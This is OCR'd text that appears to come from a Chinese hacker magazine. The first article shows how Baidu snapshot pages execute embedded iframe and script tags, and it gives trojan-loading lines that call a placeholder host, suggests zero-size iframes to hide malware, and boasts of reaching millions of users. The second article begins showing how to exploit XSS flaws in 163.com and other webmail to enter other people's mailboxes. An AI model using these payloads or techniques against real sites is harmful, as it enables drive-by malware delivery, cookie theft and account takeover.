很显然，上面的代码利用了<iframe>/<iframe>标记，可以在网页中显示一个网页框架，打开其它网页的内容；参数中的“width”和“height”是用来控制网页框架大小的。经常研究挂马的朋友一定很熟悉这个语句。不过因为原来的MSN空间网页本身不允许执行这个代码，代码只是以文字的形式显示在网页中。现在我们来看看这个网页被百度快照一下以后，变成了什么样呢？

打开该网页的快照地址：“http://cache.baidu.com/c?word=iframe%2Csrc%2Cwidth%2Cheight&url=http%3A//pmhxh%2Espaces%2Emsn%2Ecom/&b=0&a=1&user=baidu”，可以看到在网页上方依然显示了“……可以尝试打开无javascript的快照……”之类的提示。现在再看看网页中刚才的“星座占卜”和“在博客上添加广播”的代码全部都执行了！在网页中赫赫然显示着两个网页框架（图3）！只不过由于<iframe>/<iframe>中指定的网址本身已不存在，所以框架中是空白网页。想一想，假如这两个网址被指定为网页木马的地址呢？如果“width”和“height”参数被设置为0的话，不就会隐藏的打开一个网页木马了吗？




图 3

三、其它挂马代码执行效果

从上面的网页可以看出，在百度快照中,<iframe>/<iframe>语句挂马是有效的，但是挂马的代码有很多，现在我们再来测试一下子其它常用的挂马代码效果如何？比较有效的几个挂马代码如下：

```
js挂马　<script src=http://www.xxx.com/mume.js></script>
js变形加密　<SCRIPT language="JScript.Encode" src=http://www.xxx.com/muma.txt></script>
```

经过测试，这两个代码也同样是可以在百度快照中被执行的。先来看看代码原网页，网址为“http://hackba.com/2007/xuetang/ruqinjiaocheng/200607/2620.html”(图4)；再看看被百度快照一下子后成了什么样？打开百度快照网页“http://cache.baidu.com/c?word=D4%AD%B4%B4%2C%B9%D2%3B%C2%ED&url=http%3A//hackba%2Ecom/2007/xuetang/ruqinjiaocheng/200607/2620%2Ehtml&b=0&a=97&user=baidu”，可以看到JS挂马语句被执行了，原来的代码处显示为空白，实际上在背后打开了网址“http://www.xxx.com/muma.js”对应的JS文件（图5）。




图 4




图 5

另外，常见的挂马代码也有使用弹出窗口方式的，代码语句为：“<script language="JavaScript"> window.open("test.htm", "测试公告窗口,"width=340,height=163,toolbar=0,status=0, menubar=0,resize=0");</script>”。先打开原网页“http://www.quan-xin.com/zhangxw88/study/dreamweaver/dw016.htm”，网页中是代码文字（图6）。




图6




图 7

再打开快照网页“http://cache.baidu.com/c?word=script%2Cwindows%3B%2E%3Bopen%2Chttp&url=http%3A//www%2Equan%2Dxin%2Ecom/zhangxw88/study/dreamweaver/dw016%2Ehtm&b=0&a=5&user=baidu&js=0”，可以看到网页中的代码已被执行，只不过弹出的窗口被XP SP2自带的广告窗口拦

截功能给阻止了（图7）。如果能编写一些类似网页广告突破SP2弹出窗口设置的代码的话，那么同样能够进行挂马，自动弹出木马网页。

另外，笔者还测试了收集Cookies信息的代码，同样能正常执行，只不过收集的是当前的百度Cookies信息，没有什么用。

四、百度快照挂马的威力

百度快照挂马的优势可以说无以伦比！试想如果别人发给你一个类似“http://cache.baidu.com/c?…………”的网址，你会疑心这个网址中包含木马吗？直接用百度快照进行挂马跨站攻击，发送其链接地址，欺骗成功率也是非常高的！

每天都有无数的上网者在利用百度进行搜索，其中有许多喜欢点击快照查看的用户，也难免有一些网页打不开，不得不点击百度快照，因此百度快照挂马面向的是数千万的网民，其效果绝不是在一个普通大型网站上挂马所能达到的！让所有网站都被间接挂马跨站！这是百度快照挂马的最大优势！无论是新浪、网易，还是什么安全性再好的网站，都逃不脱被挂马跨站的命运。因为这些网站上也许对用户输入的挂马语句进行了过滤，语句不会被网页执行，但是经过百度被其“快照”一下子，语句就能成功执行了！另外，百度快照挂马可以说没有任何代码输入的限制，你可以任意编写足够隐蔽的挂马代码，限于篇幅，我们将在下期通过实例来介绍如何利用百度快照进行挂马攻击！

文章难度：★★★★
文章简介：以163.com为例，分析国内邮箱的跨站漏洞产生的原因及利用

国内邮箱的跨站之行

剑心

申明：本文所提到的漏洞笔者在2个月之前就已经在国内各大邮箱提供服务商测试成功，影响包括163.com、新浪、搜狐、Tom.com、126.com、21cn等等，可以在http://www.loveshell.net/blog/blogview.asp?logID=90看到测试成功的截图。很可能已经有利用该漏洞的蠕虫出现，本文在此讨论这些邮箱出现漏洞的原因，以及关于如何利用该漏洞进行攻击和进入他人邮箱，所有代码以及方法仅做技术讨论以及演示之用。希望官方在得到这个消息之后尽快修补漏洞，广大的webmail用户在收取邮件的时候也要小心，不要被人恶意攻击。也希望广大的技术爱好者在官方漏洞修补之前不要利用该漏洞进行攻击，所有违法行为与本文无关。

跨站脚本漏洞，又称为XSS漏洞，或者Html注入漏洞，所产生的原因就是用户的输入没有经过严格的过滤而通过一定的形式最终显示在其他浏览者的浏览器上，如果恶意用户输入了js脚本，那么这些js脚本将最终在其他浏览者的浏览器里执行，也就导致了跨站脚本攻击，所以可能导致Cookie的获取，结合浏览器漏洞可能导致病毒植入等问题。具体的介绍可以参考其他文章以及以前的杂志。好了，在做了简单的介绍后，我们就以使用比较广泛的163邮箱来讨论这个漏洞以及演示这个漏洞的攻击及危害。




图1

首先去163.com弄个邮箱，163邮箱为了达到多姿多彩吸引用户的目的，支持了好多本来危险的东西，譬如插入图片了，一些Url插入效果，还有什么签名等，更要命的是签名居然支持Html。嘿嘿，这么多危险的东西，如果在哪个方面过滤不严，就很有可能被我们利用！首先去发个邮件，在所有可以填写的地方都插入**<hehe>**，如图1。看看它对<>代码是如何处理的吧！发送之后收取邮件，就可以看到所有的<>代码都被过滤了，如图2。

